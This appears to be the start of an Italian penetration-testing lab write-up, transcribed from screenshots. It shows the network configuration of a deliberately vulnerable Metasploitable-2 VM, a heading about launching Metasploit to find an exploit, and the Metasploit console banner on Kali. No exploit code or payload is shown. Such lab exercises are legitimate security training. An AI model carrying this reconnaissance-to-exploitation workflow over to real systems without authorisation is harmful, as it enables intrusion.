



2.2 di Metasploitable-2-rinnovata [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:72:ce:37
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe72:ce37/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:79 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5056 (4.9 KB)  TX bytes:4752 (4.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23279 (22.7 KB)  TX bytes:23279 (22.7 KB)

msfadmin@metasploitable:~$ _
```

AVVIO MSFCONSOLE e CERCO L’EXPLOIT



kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help

```
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       .................cccccccc
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ..........................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffff..................
       ffffffff..................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

```

